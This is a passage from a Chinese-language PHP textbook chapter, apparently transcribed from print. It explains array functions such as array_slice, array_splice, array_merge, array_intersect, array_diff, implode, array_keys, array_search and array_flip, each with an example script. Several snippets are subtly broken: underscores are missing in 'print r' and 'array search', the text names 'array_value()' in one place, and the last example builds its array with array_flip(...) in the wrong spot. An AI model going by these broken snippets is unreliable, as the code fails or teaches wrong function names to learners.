$arr = array("Hello", "World", "PHP", "JSP", "Python");
//从数组的第二位置开始取元素到末尾，首元素位置为第 0 个
$s1 = array_slice($arr, 2);
//从数组的倒数第三位置开始取一个元素，最末尾元素为倒数第一个
$s2 = array_slice($arr, -3, 1);
//从数组的倒数第三位置开始取，一直取到倒数第一个元素
$s3 = array_slice($arr, -3, -1);
$s4 = array_slice($arr, 2, -1);
//加入可选参数 true，表示保留原来的键名
$s5 = array_slice($arr, 2, -1, true);
print_r($s1);
echo "<hr />";
print_r($s2);
echo "<hr />";
print_r($s3);
echo "<hr />";
print_r($s4);
echo "<hr />";
print_r($s5);
echo "<hr />";
echo "原数组\$arr 仍然为：";
print_r($arr);
?>
```

运行上述代码，结果如图 4-13 所示。




图 4-13　array_slice()函数实例

通过实例 4-14 可以看出，array_slice( )函数取出原数组的子集，且不影响原数组。

PHP 还提供了一个真正意义上的拆分数组的函数，即 array_splice( )，其函数格式如下：

```
array array_splice ( array &$input , int $offset [, int $length [, array
$ replacement ]] )
```

该函数的语法格式和用法与 array_slice( )函数很相似，前两个必选参数和第三个可选参数和 array_slice( )函数中的前三个参数的意义完全相同；而第四个参数$replacement 也是可选参数，这个参数是个数组，被取出的数组元素就由该参数中的元素取代，请注意，第四个参数中的所有元素都会被填入原数组。array_splice( )函数与 array_slice( )函数不相同的一点是，该函数执行成功后，第一个参数表示的数组会被改变。

实例 4-15：array_splice( )函数实例

```
<?php
//定义一个数组$arr
$arr = array("Hello", "World", "PHP", "JSP", "Python");
//从数组的第二位置开始取元素到末尾，首元素位置为第 0 个
$s1 = array_splice($arr, 2);
echo "原数组\$arr 变为：";
print_r($arr);
echo "<br />";
echo "取出的子集为：";
print_r($s1);
echo "<hr />";

$arr = array("Hello", "World", "PHP", "JSP", "Python");
//从数组的倒数第三位置开始取一个元素，最末尾元素为倒数第 1 个
$s2 = array_splice($arr, -3, 1);
echo "原数组\$arr 变为：";
print_r($arr);
echo "<br />";
echo "取出的子集为：";
print_r($s2);
echo "<hr />";

$arr = array("Hello", "World", "PHP", "JSP", "Python");
$s3 = array_splice($arr, -3, -1);
echo "原数组\$arr 变为：";
print_r($arr);
echo "<br />";
echo "取出的子集为：";
print_r($s3);
echo "<hr />";
//如果加入第四个可选参数，那么原数组$arr 将在相应位置加上第四个数组的所有元素
```

```
$arr = array("Hello", "World", "PHP", "JSP", "Python");
$s4 = array_splice($arr, 1, count($arr), "www");
echo "原数组\$arr 变为: ";
print_r($arr);
echo "<br />";
echo "取出的子集为: ";
print_r($s4);
echo "<hr />";

$arr = array("Hello", "World", "PHP", "JSP", "Python");
$s5 = array_splice($arr, 1, 2, array("www", "banzhuan", "org", "sjfjsah"));
echo "原数组\$arr 变为: ";
print_r($arr);
echo "<br />";
echo "取出的子集为: ";
print_r($s5);
echo "<hr />";

?>
```

运行上述代码，结果如图 4-14 所示。




图 4-14　array_splice()函数实例

4.5.2　数组的合并

合并数组与接合数组不同，合并数组是将一个数组追加到另一个数组中，用到了 array_merge( )函数或者 array_merge_recursive( )函数。

array_merge( )函数的原型如下：

```
array array_merge ( array $array1 [, array $array2 [, array $... ]] )
```

该函数将一个或者多个数组的单元合并，一个数组的值附加到另一个数组的后面，函数返回合并后的数组。

实例 4-16：array_merge( )函数合并数组

```
<?php
$arr1 = array("Hello", "World", "编程语言" => "PHP", 6 => "JSP", "Python");
$arr2 = array("PHP", "编程语言" => "JAVA", 6 => "C++", "Python");
//请观察这两个合并函数的区别
$result1 = array_merge($arr1, $arr2);
$result2 = array_merge_recursive ($arr1, $arr2);
echo "array_merge 函数合并\$arr1 和\$arr2:" . "<br />";
print_r($result1);
echo "<hr />";
echo "array_merge_recursive 函数合并\$arr1 和\$arr2:" . "<br />";
print_r($result2);
echo "<hr />";
echo "<hr />";

$arr3 = array();
//数字键名将会被重新索引
$arr4 = array(1 => "MySql", 3 => "Apache");
$result1 = array_merge($arr3, $arr4);
//用+号连接两个数组，将会保留原来的键名
$result2 = $arr3 + $arr4;
print_r($result1);
echo "<hr />";
print_r($result2);

?>
```

运行上述代码，结果如图 4-15 所示。




图 4-15 array_merge()函数合并数组

注意：

通过该实例可以看出，array_merge( )函数在合并数组时，如果输入的数组中有相同的字符串键名，则具有该键名后面数组的值覆盖前面的值。但是如果数组包含数字键名，后面的值将不会覆盖原来的值而是附加到后面。并且通过该实例可以看出，数字键名都将重新索引。而 array_merge_recursive( )函数与 array_merge( )函数功能类似，如果输入的数组

中有相同的字符串键名，则这些值会被递归合并到一个数组中去，因此如果一个值本身是一个数组，本函数将按照相应的条目将其合并为另一个数组。然而，如果数组具有相同的数组键名，后一个值将不会覆盖原来的值，而是附加到后面。

4.5.3　数组的交集和差集

如果把两个数组当做集合对待，若想求两个数组的交集，则需要用到 array_intersect( ) 函数，其函数原型如下：

```
array array_intersect ( array $array1 , array $array2 [, array $ ... ] )
```

第一个参数$array1 和第二个参数$array2 是必选参数，该函数返回一个结果数组，该数组包含了出现在$array1 中同时也出现在其他参数数组中的值，此函数不处理键名，保留键名不变，只比较键值。

实例 4-17：求数组的交集

```
<?php
//声明第一个数组$arr1，作为比较的第一个参数
$arr1 = array("Hello", "World", "编程语言" => "PHP", 6 => "JSP", "Python");
//声明第二个数组$arr2，作为比较的第二个参数
$arr2 = array("PHP", "编程语言" => "JAVA", 6 => "C++", "Python");
$result = array_intersect($arr1, $arr2);
print_r($result);

?>
```

运行上述代码，结果如图 4-16 所示。




图 4-16　求数组的交集

若是想求两个数组的差集，PHP 提供了 array_diff( )函数，其函数原型如下：

```
array array_diff ( array $array1 , array $array2 [, array $ ... ] )
```

前两个参数$array1 和$array2 是必选参数，后续参数都是可选参数，该函数执行成功后会返回一个数组，该数组包括了所有在$array1 但不在任何其他数组中的值，此函数不处理键名，保留键名不变，只比较键值。

实例 4-18：求数组的差集

```
<?php
//声明第一个数组$arr1，作为比较的第一个参数
$arr1 = array("Hello", "World", "编程语言" => "PHP", 6 => "JSP", "Python");
```

```
//声明第二个数组$arr2，作为比较的第二个参数
$arr2 = array("PHP", "编程语言" => "JAVA", 6 => "C++", "Python");
$result = array_diff($arr1, $arr2);
print_r($result);

?>
```

运行上述代码，结果如图 4-17 所示。




图 4-17　求数组的差集

4.6　数组和字符串的转换

在 PHP 编程中，经常用到数组和字符串之间的转换，下面将介绍这方面的函数。

4.6.1　将字符串转换为一个数组

有多个函数可以实现将字符串按照一定的条件转换为一个数组。explode( )函数将字符串用指定的字符串或字符分割，然后存入数组，将在 6.4.4 小节详细介绍；split( )、spliti( )以及 preg_split( )等函数也有相似的作用，它们都将在第 6 章和第 7 章详细进行介绍。

4.6.2　将数组转换为一个新的字符串

implode( )函数是将数组转换为一个新的字符串，其函数原型如下：

```
string implode ( string $glue , array $pieces )
```

第一个参数$glue 为字符串类型，是指定的分隔符，用来分隔数组中的每个元素；参数$pieces 是数组类型，是将要被转换的数组。

实例 4-19：将数组转换为一个新的字符串

```
<?php
$arr = array("Hello", "World", "编程语言" => "PHP", 6 => "JSP", "Python");
//用空格分隔
$result1 = implode(" ", $arr);
//用"|"分隔
$result2 = implode("|", $arr);
echo $result1 . "<hr />";
echo $result2;
?>
```

运行上述代码，结果如图 4-18 所示。




图 4-18　将数组转换为一个新的字符串

4.7　有关数组键值和键名操作函数

不管是数字索引数组还是关联数组，编程时都会经常对其键值和键名进行操作。下面将介绍的一些函数分别是返回键名和键值、判断键名和键值是否存在以及对调键名和键值。

4.7.1　返回数组的键值和键名

前面很多实例都是用 print_r( )函数显示打印数组，如果想要直接获取数组键名或者键值，则需要使用 array_keys( )和 array_value( )函数，然后还可以接着使用 implode( )函数把这些返回的键值或键名数组处理成字符串形式。

array_keys( )函数的原型如下：

```
array array_keys ( array $input [, mixed $search_value [, bool $strict ]] )
```

该函数返回$input 数组中的数字或者字符串键值，如果指定了可选参数$search_value，则只会返回该值的键名，否则函数返回所有的键名。

array_values( )函数原型如下：

```
array array_values ( array $input )
```

该函数返回$input 数组中的所有值并为其建立数字索引，即返回一个数字索引数组。

实例 4-20：返回数组的键值和键名

```
<?php
$arr1 = array("说" => "Hello", "看" => "World", "编程语言" => "PHP", 6 => "JSP",
"胶水语言"  =>  "Python");
//获取数组的键名，并返回到数组 result1 中
$result1  =  array_keys($arr1);
//直接打印数组形式的键名
print r($result1);
//通过 implode()函数得到键名的字符串
printf("<br /> 键名：%s", implode(",", $result1));
//通过 implode()函数得到某个键名的字符串
printf("<br /> 取 PHP 的键名：%s", implode(" ", array_keys($arr1, "PHP")));
echo "<hr />";
```

```
//获取数组的键值，重新组织成数字索引数组，然后返回到 result2
$result2 = array_values($arr1);
//直接打印数组形式的键值
print_r($result2);
//通过 implode()函数得到键名的字符串
printf("<br /> 键值：%s", implode(",", $result2));

?>
```

运行上述代码，结果如图 4-19 所示。




图 4-19　返回数组的键值和键名

注意：

通过该实例可以看出，array_keys( )函数返回的是包含数组所有的键名的新数组；而 array_values( )函数返回数组的所有值，并且自动为返回的数组提供数字索引。

4.7.2　查找数组中键名是否存在

如果想检查给定的键名或索引是否在数组中，那么 array_key_exists( )函数就派上用场了，该函数原型如下：

```
bool array_key_exists ( mixed $key , array $search )
```

该函数在给定的数组$search 中搜索键名$key，如果$key 存在，则函数返回 true，否则返回 false，$key 可以是任何能作为数组索引的类型值。

实例 4-21：查找键名是否存在

```
<?php
$arr1 = array("说" => "Hello", "看" => "World", "编程语言" => "PHP", 6 => "JSP",
"胶水语言" => "Python", "空" => null);

if (array_key_exists('编程语言', $arr1)) {
        echo "键名“编程语言”存在";
} else {
        echo "键名“编程语言”不存在";
}
echo "<hr />";
//了解 isset()函数的区别
```

```
if (isset($arr1['空'])) {
        echo "键名“空”存在";
} else {
        echo "键名“空”不存在";
}
echo "<br />";
if (array_key_exists('空', $arr1)) {
        echo "键名“空”存在";
} else {
        echo "键名“空”不存在";
}

?>
```

运行上述代码，结果如图 4-20 所示。




图 4-20　查找键名是否存在

4.7.3　数组的接合

在编程中，有时会需要通过合并两个数组来得到一个新创建的数组。把一个数组的值当做键名，把另一个数组的值当做键值合并成一个新的数组。其函数格式如下：

```
array array_combine ( array $keys , array $values )
```

该函数用来自 $keys 数组的值作为键名，用来自 $values 数组的值作为相应的键值。

实例 4-22： 数组的接合

```
<?php
$keys = array("哈尔滨", "北京", "上海");
$values = array("中央大街", "王府井大街", "南京路");
print_r(array_combine($keys, $values));

?>
```

运行上述代码，结果如图 4-21 所示。




图 4-21　数组的接合

注意：

如果 array_combine( )函数的两个参数数组单元数不同，或者数组为空，函数返回 false。

4.7.4　查找数组键值是否存在

如果不知道键名，而直接在数组中查找某个键值是否存在，即在给定的数组中搜索特定值，则需要用到 in_array( )函数。其函数原型如下：

```
bool in_array ( mixed $needle , array $haystack [, bool $strict ] )
```

第一个必选参数$needle 为将要查找的键值；第二个必选参数$haystack 是待搜索的数组；可选参数$strict 如果设置为 true，该函数还将会检查$needle 的类型是否和数组$haystack 中的相同。

实例 4-23： 查找数组键值是否存在

```
<?php
$arr = array("Hello", "World", "编程语言" => "PHP", 6 => "JSP", "Python",
"3.1415");
if (in_array("PHP", $arr)) {
        echo "键值 PHP 存在";
} else {
        echo "键值 PHP 不存在";
}
echo "<hr />";
if (in_array(3.1415, $arr, true)) {
        echo "键值 3.1415 存在，且类型相同";
} else {
        echo "键值 3.1415 不存在，或者类型不相同";
}
echo "<hr />";
// 当把第三个可选参数设置为 true 时，函数将会判断类型是否相同
if (in_array("3.1415", $arr, true)) {
        echo "键值\"3.1415\"存在，且类型相同";
} else {
        echo "键值 3.1415 不存在，或者类型不相同";
}

?>
```

运行上述代码，结果如图 4-22 所示。




图 4-22　查找数组键值是否存在

4.7.5　array_search( )函数

除了利用 array_keys( )与 array_values( )这两个函数来查找键名和键值外，还有一个函数 array_search( )，该函数如果找到键值则返回该键值的键名。其函数原型如下：

```
mixed array_search ( mixed $needle , array $haystack [, bool $strict ] )
```

第一个必选参数$needle 为将要查找的键值，如果该键值是字符串，则比较以区分大小写方式进行；第二个必选参数$haystack 是将要被搜索的数组；可选参数$strict 若为 true，则该函数将会在数组$haystack 中检查键值$needle 的类型。

实例 4-24：使用 array_search( )函数

```
<?php
$arr = array("Hello", "World", "编程语言" => "PHP", 6 => "JSP", "PHP", "Python",
"3.1415");
//如果不止一个键值存在，则将返回第一个键值的键名
$result1 = array search("PHP", $arr);
//如果是字符串键值，将要区分大小写
$result2 = array search("php", $arr);
$result3 = array search(3.1415, $arr);
//当加上第三个参数且为 true 时，将检查键值类型
$result4 = array_search(3.1415, $arr, true);
if ($result1) {
       echo "键值存在，其键名为:$result1";
} else {
       echo "键值不存在！";
}
echo "<hr />";
if ($result2) {
       echo "键值存在，其键名为:$result2";
} else {
       echo "键值不存在！";
}
echo "<hr />";
if ($result3) {
       echo "键值存在，其键名为:$result3";
} else {
       echo "键值不存在！";
}
echo "<hr />";
if ($result4) {
       echo "键值存在，其键名为:$result4";
} else {
       echo "键值不存在！";
}

?>
```

运行上述代码，结果如图 4-23 所示。



图 4-23　使用 array_search()函数

注意：

如果数组中含有多个相同的键值，该函数将会返回这些键中的第一个键名。如果数组中没有要查找的键值，该函数返回 false 或者与 false 等值的非布尔值，如 0 或 null，应该使用===来测试本函数的返回值。

4.7.6　数组键名与键值的对调

PHP 提供了一个内建函数，其作用是将键名变为键值，将键值变为键名，即使数组的键名与键值对调。其函数原型如下：

```
array array_flip ( array $trans )
```

该函数返回一个反转后的数组。

实例 4-25： 数组键名和键值的对调

```
<?php
$arr = array_flip ("Hello", "World", "编程语言" => "PHP", 6 => "JSP", "PHP",
"Python", "3.1415");
//键值 PHP 出现两次，则后一个 PHP 的键名做键值，剩下的丢失
print_r(array_flip($arr));

?>
```

运行上述代码，结果如图 4-24 所示。

